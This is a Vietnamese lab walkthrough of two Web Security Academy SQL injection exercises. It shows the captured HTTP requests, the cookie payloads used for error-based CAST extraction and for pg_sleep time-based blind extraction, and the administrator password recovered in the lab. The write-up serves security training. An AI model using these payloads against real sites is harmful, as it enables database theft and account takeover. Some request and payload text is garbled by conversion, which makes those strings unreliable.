<div x=0px y=0px width=200px height=200px> 54 <div x=0px y=0px width=200px height=200px> 55 <div x=0px y=0px width=200px height=200px> 56 <div x=0px y=0px width=200px height=200px> 57 <div x=0px y=0px width=200px height=200px> 58 <div x=0px y=0px width=200px height=200px> 59 <div x=0px y=0px width=200px height=200px> 60 <div x=0px y=0px width=200px height=200px> 61 <div x=0px y=0px width=200px height=200px> 62 <div x=0px y=0px width=200px height=200px> 63 <div x=0px y=0px width=200px height=200px> 64 <div x=0px y=0px width=200px height=200px> 65 <div x=0px y=0px width=200px height=200px> 66 <div x=0px y=0px width=200px height=200px> 67 <div x=0px y=0px width=200px height=200px> 68 <div x=0px y=0px width=200px height=200px> 69 <div x=0px y=0px width=200px height=200px> 70 <div x=0px y=0px width=200px height=200px> 71 <div x=0px y=0px width=200px height=200px> 72 <div x=0px y=0px width=200px height=200px> 73 <div x=0px y=0px width=200px height=200px> 74 <div x=0px y=0px width=200px height=200px> 75 <div x=0px y=0px width=200px height=200px> 76 <div x=0px y=0px width=200px height=200px> 77 <div x=0px y=0px width=200px height=200px> 78 <div x=0px y=0px width=200px height=200px> 79 <div x=0px y=0px width=200px height=200px> 80 <div x=0px y=0px width=200px height=200px> 81 <div x=0px y=0px width=200px height=200px> 82 <div x=0px y=0px width=200px height=200px> 83 <div x=0px y=0px width=200px height=200px> 84 <div x=0px y=0px width=200px height=200px> 85 <div x=0px y=0px width=200px height=200px> 86 <div x=0px y=0px width=200px height=200px> 87 <div x=0px y=0px width=200px height=200px> 88 <div x=0px y=0px width=200px height=200px> 89 <div x=0px y=0px width=200px height=200px> 90 <div x=0px y=0px width=200px height=200px> 91 <div x=0px y=0px width=200px height=200px> 92 <div x=0px y=0px width=200px height=200px> 93 <div x=0px y=0px width=200px height=200px> 94 <div x=0px y=0px width=200px height=200px> 95 <div x=0px y=0px width=200px height=200px> 96 <div x=0px y=0px width=200px height=200px> 97 <div x=0px y=0px width=200px height=200px> 98 <div x=0px y=0px width=200px height=200px> 99 <div x=0px y=0px width=200px height=200px> 100 <div x=0px y=0px width=200px height=200px> </pre>			

⇒ Trả về **200 OK**, tức là truy vấn đã chạy về sau *CAST((SELECT 1) AS int)* tương đương với '*AND 1=1* –

- Thử tiếp một truy vấn khác '*AND 1=CAST((SELECT username FROM users LIMIT 1) AS int)--*

Request				Response			
Pretty	Raw	Hex		Pretty	Raw	Hex	Render
<pre> 1 GET /login HTTP/2 2 Host: 0ad00c803e6809894f2e55500d800e9.web-security-academy.net 3 Cookie: TrackingId=5m9nAlGhKjsUjVY' AND 1=CAST((SELECT username FROM users LIMIT 1) AS int)--- session=kl8gvH6Znf049k1vtH0jhaPkteQpr 4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0 5 Accept: 6 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8 7 Accept-Language: en-US,en;q=0.5 8 Accept-Encoding: gzip, deflate, br 9 Referer: https://0ad00c803e6809894f2e55500d800e9.web-security-academy.net/ 10 Upgrade-Insecure-Requests: 1 11 Sec-Fetch-Dest: document 12 Sec-Fetch-Mode: navigate 13 Sec-Fetch-Site: same-origin 14 Sec-Fetch-User: ?1 15 Priority: u=0, i 16 Te: trailers 17 </pre>				<pre> 1 HTTP/2 500 Internal Server Error 2 Content-Type: text/html; charset=utf-8 3 X-Frame-Options: SAMEORIGIN 4 Content-Length: 2617 5 6 <!DOCTYPE html> 7 <html> 8 <head> 9 <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet> 10 <link href=/resources/css/labs.css rel=stylesheet> 11 <title> 12 Visible error-based SQL injection 13 </title> 14 </head> 15 <script src=/resources/labheader/js/labHeader.js> 16 </script> 17 <div id=academyLabHeader> 18 <section class=academyLabBanner> 19 <div class=container> 20 <div class=logo> 21 </div> 22 <div class=title-container> 23 <div> 24 Visible error-based SQL injection 25 </div> 26 27 Back to lab home 28 29 31 Back&nbsp;to&nbsp;lab&nbsp;home&nbsp;description&nbsp; </pre>			

⇒ Truy vấn sẽ trả về username đầu tiên tìm thấy từ bảng user

⇒ Kết quả trả về 500 Error, nhưng khi kéo xuống dưới để xem lỗi thì dường như vấn đề nằm ở TrackingId khác với user được query ra (do check 2 điều kiện WHERE id = ... AND ...)

```

<div theme="">
  <section class="maincontainer">
    <div class="container is-page">
      <header class="navigation-header">
      </header>
      <h4>
        Unterminated string literal started at position 95 in SQL SELECT * FROM tracking WHERE id = 'SWdnAEgNiejkpUtV' AND
        l=CAST((SELECT username FROM users) AS'. Expected char
      </h4>
      <p class=is-warning>
        Unterminated string literal started at position 95 in SQL SELECT * FROM tracking WHERE id = 'SWdnAEgNiejkpUtV' AND
        l=CAST((SELECT username FROM users) AS'. Expected char
      </p>
    </div>
  </section>
</div>
</body>
</html>

```

- Thử đóng TrackingId và gửi lại request

Request				Response			
Pretty	Raw	Hex		Pretty	Raw	Hex	Render
1 GET /login HTTP/2				31			<div class="widgetcontainer-lab-status is-notsolved">
2 Host: 0ad800c803e6809894f2a55500d800e9.web-security-academy.net				32			
3 Cookie: TrackingId= AND l=CAST((SELECT username FROM users LIMIT 1) AS int):: session=				33			
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0				34			<p>
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/png,image/svg+xml,*/*;q=0.8				35			</p>
6 Accept-Language: en-US,en;q=0.5				36			
7 Accept-Encoding: gzip, deflate, br				37			
8 Referer: https://0ad800c803e6809894f2a55500d800e9.web-security-academy.net/				38			</div>
9 Upgrade-Insecure-Requests: 1				39			</section>
10 Sec-Fetch-Dest: document				40			<div theme="">
11 Sec-Fetch-Mode: navigate				41			<div class="maincontainer">
12 Sec-Fetch-Site: same-origin				42			<div class="container is-page">
13 Sec-Fetch-User: ?1				43			<header class="navigation-header">
14 Priority: u=0, i				44			</header>
15 Te: trailers				45			<div>
17				46			ERROR: invalid input syntax for type integer: 'administrator'
				47			</div>
				48			<p class=is-warning>
				49			ERROR: invalid input syntax for type integer: 'administrator'
				50			</p>
				51			</div>
				52			</section>
							</div>
							</body>
							</html>

⇒ Lần này vẫn bị lỗi 500 Error, nhưng thử cần tìm là tài khoản admin đã xuất hiện: administrator

- Thử tiếp tương tự với mật khẩu của admin

Request				Response			
Pretty	Raw	Hex		Pretty	Raw	Hex	Render
1 GET /login HTTP/2				31			<div class="widgetcontainer-lab-status is-notsolved">
2 Host: 0ad800c803e6809894f2a55500d800e9.web-security-academy.net				32			
3 Cookie: TrackingId= AND l=CAST((SELECT password FROM users LIMIT 1) AS int):: session=				33			
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0				34			<p>
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/png,image/svg+xml,*/*;q=0.8				35			</p>
6 Accept-Language: en-US,en;q=0.5				36			
7 Accept-Encoding: gzip, deflate, br				37			
8 Referer: https://0ad800c803e6809894f2a55500d800e9.web-security-academy.net/				38			</div>
9 Upgrade-Insecure-Requests: 1				39			</section>
10 Sec-Fetch-Dest: document				40			<div theme="">
11 Sec-Fetch-Mode: navigate				41			<div class="maincontainer">
12 Sec-Fetch-Site: same-origin				42			<div class="container is-page">
13 Sec-Fetch-User: ?1				43			<header class="navigation-header">
14 Priority: u=0, i				44			</header>
15 Te: trailers				45			<div>
17				46			ERROR: invalid input syntax for type integer: '88ddm8fr7pwmvke8a4zb'
				47			</div>
				48			<p class=is-warning>
				49			ERROR: invalid input syntax for type integer: '88ddm8fr7pwmvke8a4zb'
				50			</p>
				51			</div>
				52			</section>
							</div>
							</body>
							</html>


⇒ Password: 88ddm8fr7pwmvke8a4zb

- Đăng nhập vào tài khoản admin là đã solve được bài này




Lab: Blind SQL injection with time delays and information retrieval


- Trang web của bài lab



- Chuyển sang phần login và quan sát ở burp



- Thử payload luôn đúng ' AND 1=1 --




⇒ Kết quả trả về 200 OK, tức là trang web có thể khai thác sql

- Giờ thì thử khai thác bằng truy vấn '*SELECT CASE WHEN (1=1) THEN pg_sleep(10) ELSE pg_sleep(0) END--*

⇒ Mã hóa nó thành truy vấn hợp lệ

'%3bSELECT+CASE+WHEN+(1%3d1)+THEN+pg_sleep(10)+ELSE+pg_sleep(0)+END--




⇒ 1=1 là điều kiện luôn đúng

⇒ pg_sleep(10) là một hàm trong PostgreSQL cho phép dừng thực hiện truy vấn trong 10 giây. Nếu điều kiện (1=1) là đúng, PostgreSQL sẽ thực hiện pg_sleep(10).

⇒ ELSE pg_sleep(0): Nếu điều kiện sai (1=0), nó sẽ thực hiện pg_sleep(0), tức không trì hoãn.


- Thử sửa điều kiện thành *1=0* và quan sát



⇒ Vẫn trả về 200 OK, nhưng không có thời gian delay

- Giờ thì hãy thử với truy vấn

'%3BSELECT+CASE+WHEN+(username='administrator')+THEN+pg_sleep(10)+ELSE+pg_sleep(0)+END+FROM+users--



⇒ Trả về **200 OK**, nhưng có delay tức là có người dùng tên *administrator*

⇒ Truy vấn kiểm tra có bản ghi nào trong bảng users ở cột username có tên là *administrator*

⇒ Nếu đúng, thực hiện *pg_sleep(10)*, còn sai thì không delay

- Giờ thử tiếp để tìm password

'%3BSELECT+CASE+WHEN+(username='administrator')+AND+LENGTH(password)>19)+THEN+pg_sleep(10)+ELSE+pg_sleep(0)+END+FROM+users--

Request			Response			
Pretty	Raw	Hex	Pretty	Raw	Hex	Render
<pre> 1 GET /login HTTP/2 2 Host: 0a9000700381389880e2b850048005e.web-security-academy.net 3 Cookie: TrackingId= g2G6AtspaeXpId%3BSELECT+CASE+WHEN+(username='administrator'+AND+SU BSTRING(password,1,1)='a')>THENpg_sleep(10)+ELSEpg_sleep(0)+END+FROM+users--+ session=Pv0h0rTz0n0hPm0u0h155p4M011 4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0 5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8 6 Accept-Language: en-US,en;q=0.5 7 Accept-Encoding: gzip, deflate, br 8 Referer: https://0a9000700381389880e2b850048005e.web-security-academy.net/ 9 Upgrade-Insecure-Requests: 1 10 Sec-Patch-Dest: document 11 Sec-Patch-Mode: navigate 12 Sec-Patch-Site: same-origin 13 Sec-Patch-User: 71 14 Priority: u=0, i 15 Te: trailers 16 17 </pre>			<pre> 1 HTTP/2 200 OK 2 Content-Type: text/html; charset=utf-8 3 X-Frame-Options: SAMEORIGIN 4 Content-Length: 3195 5 6 <!DOCTYPE html> 7 <html> 8 9 <head> 10 <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet> 11 <title> 12 Blind SQL injection with time delays and information retrieval 13 </title> 14 </head> 15 <script src=/resources/labheader/js/labHeader.js> 16 </script> 17 <div id=academyLabHeader> 18 <section class=academyLabBanner> 19 <div class=container> 20 <div class=logo> 21 </div> 22 <div class=title-container> 23 <h2> 24 Blind SQL injection with time delays and information retrieval 25 </h2> 26 28 Back to top: lab05pg: description&np; 29 vuln version: 1.1 id: Layer_1 url: http://www.v3.org/2000/svg' xmlns:xlink' http://www.w3.org/1999/xlink' xmlns:xmldom=0.0.28.30' enable-background=new 0 0 28 30' </pre>			

⇒ Kiểm tra độ dài của mật khẩu nếu thỏa mãn điều kiện LENGTH(password)>...) thì thực hiện delay còn không thì không thực hiện


⇒ Sau một lúc thử thì tôi tìm được length = 20



- Payload để brute các chuỗi của password:
`'%3BSELECT+CASE+WHEN+(username='administrator'+AND+SUBSTRING(password,1,1)='a')>THENpg_sleep(10)+ELSEpg_sleep(0)+END+FROM+users –`

Request			Response			
Pretty	Raw	Hex	Pretty	Raw	Hex	Render
<pre> 1 GET /login HTTP/2 2 Host: 0a9000700381389880e2b850048005e.web-security-academy.net 3 Cookie: TrackingId= g2G6AtspaeXpId%3BSELECT+CASE+WHEN+(username='administrator'+AND+SUBSTRING(password,1,1)='a')>THENpg_sleep(10)+ELSEpg _sleep(0)+END+FROM+users--+ session=Pv0h0rTz0n0hPm0u0h155p4M011 4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0 5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8 6 Accept-Language: en-US,en;q=0.5 7 Accept-Encoding: gzip, deflate, br 8 Referer: https://0a9000700381389880e2b850048005e.web-security-academy.net/ 9 Upgrade-Insecure-Requests: 1 10 Sec-Patch-Dest: document 11 Sec-Patch-Mode: navigate 12 Sec-Patch-Site: same-origin 13 Sec-Patch-User: 71 14 Priority: u=0, i 15 Te: trailers 16 17 </pre>			<pre> 1 HTTP/2 200 OK 2 Content-Type: text/html; charset=utf-8 3 X-Frame-Options: SAMEORIGIN 4 Content-Length: 3195 5 6 <!DOCTYPE html> 7 <html> 8 9 <head> 10 <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet> 11 <title> 12 Blind SQL injection with time delays and information retrieval 13 </title> 14 </head> 15 <script src=/resources/labheader/js/labHeader.js> 16 </script> 17 <div id=academyLabHeader> 18 <section class=academyLabBanner> 19 <div class=container> 20 <div class=logo> 21 </div> 22 <div class=title-container> 23 <h2> 24 Blind SQL injection with time delays and information retrieval 25 </h2> 26 28 Back to top: lab05pg: description&np; 29 vuln version: 1.1 id: Layer_1 url: http://www.v3.org/2000/svg' xmlns:xlink' http://www.w3.org/1999/xlink' xmlns:xmldom=0.0.28.30' enable-background=new 0 0 28 30' </pre>			

⇒ Truy vấn so khớp chuỗi với ký tự 'a', tương tự như trên nếu đúng thì sẽ delay, còn sai thì không

- Sử dụng Intruder, rút kinh nghiệm từ lần trước, lần này tôi thử tay tất cả 20 truy vấn so khớp chuỗi



- 
[Blind SQL injection with time delays and information retrieval](#)
LAB Solved 

Share your skills! Continue learning >>

[Home](#) | [My account](#) | [Log out](#)

Your username is: administrator

Email

[Update email](#)